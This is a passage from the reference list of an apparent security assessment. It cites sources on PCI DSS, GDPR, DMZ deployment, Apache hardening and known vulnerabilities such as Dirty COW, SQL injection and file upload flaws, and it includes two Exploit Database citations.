2. WWW.IBM.COM. (n.d.). Deploy a Web Application in a Demilitarized Zone (DMZ). [online] Available at: https://www.ibm.com/docs/en/b2b-integrator/6.0.3?topic=extensions-deploy-web-application-in-demilitarized-zone-dmz [Accessed 10 Apr. 2022].
3. PCI DSS Quick Reference Guide Understanding the Payment Card Industry Data Security Standard version 3.2.1 For merchants and other entities involved in payment card processing. (n.d.). [online] Available at: https://www.pcisecuritystandards.org/documents/PCI_DSS-QRG-v3_2_1.pdf.
4. APACHE.ORG. (2019). Security Tips - Apache HTTP Server Version 2.4. [online] Available at: https://httpd.apache.org/docs/2.4/misc/security_tips.html.
5. WWW.TURNKEYLINUX.ORG. (n.d.). CVE-2016-5195: Dirty COW - Privilege escalation kernel vulnerability | TurnKey GNU/Linux. [online] Available at: https://www.turnkeylinux.org/blog/dirty-cow-kernel-privilege-escalation-vulnerability [Accessed 10 Apr. 2022].
6. LUIGI, A. (2002). Apache 2.0 - Encoded Backslash Directory Traversal. [online] Exploit Database. Available at: https://www.exploit-db.com/exploits/21697 [Accessed 10 Apr. 2022].
7. WWW.CYBERSECURITY-HELP.CZ. (n.d.). Command injection in PHP. [online] Available at: https://www.cybersecurity-help.cz/vulnerabilities/16067/ [Accessed 10 Apr. 2022].
8. OWASP (2013). SQL Injection | OWASP. [online] Owasp.org. Available at: https://owasp.org/www-community/attacks/SQL_Injection.
9. CAPEC.MITRE.ORG. (n.d.). CAPEC - CAPEC-115: Authentication Bypass (Version 3.4). [online] Available at: https://capec.mitre.org/data/definitions/115.html.
10. OWASP (n.d.). Unrestricted File Upload | OWASP. [online] owasp.org. Available at: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload.
11. GDPR (2018). General Data Protection Regulation (GDPR). [online] General Data Protection Regulation (GDPR). Available at: https://gdpr-info.eu/.
12. RANE, S. (2020). What are the 12 requirements of PCI DSS Compliance? [online] ControlCase. Available at: https://www.controlcase.com/what-are-the-12-requirements-of-pci-dss-compliance/.

13. ZETTER, K. (2014). An Unprecedented Look at Stuxnet, the World’s First Digital Weapon. [online] WIRED. Available at: https://www.wired.com/2014/11/countdown-to-zero-day-stuxnet/.
14. SQREEN BLOG. (2021). Preventing SQL injections in PHP (and other vulnerabilities). [online] Available at: https://blog.sqreen.com/preventing-sql-injections-in-php-and-other-vulnerabilities/.
15. WORDFENCE. (2020). Critical Arbitrary File Upload Vulnerability Patched in wpDiscuz Plugin. [online] Available at: https://www.wordfence.com/blog/2020/07/critical-arbitrary-file-upload-vulnerability-patched-in-wpdiscuz-plugin/ [Accessed 10 Apr. 2022].
16. ACUNETIX (2017). What is Cross-site Scripting and How Can You Fix it? [online] Acunetix. Available at: https://www.acunetix.com/websitesecurity/cross-site-scripting/.
17. GOLUNSKI, D. (2016). MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - ‘mysql’ System User Privilege Escalation / Race Condition. [online] Exploit Database. Available at: https://www.exploit-db.com/exploits/40678 [Accessed 11 Apr. 2022].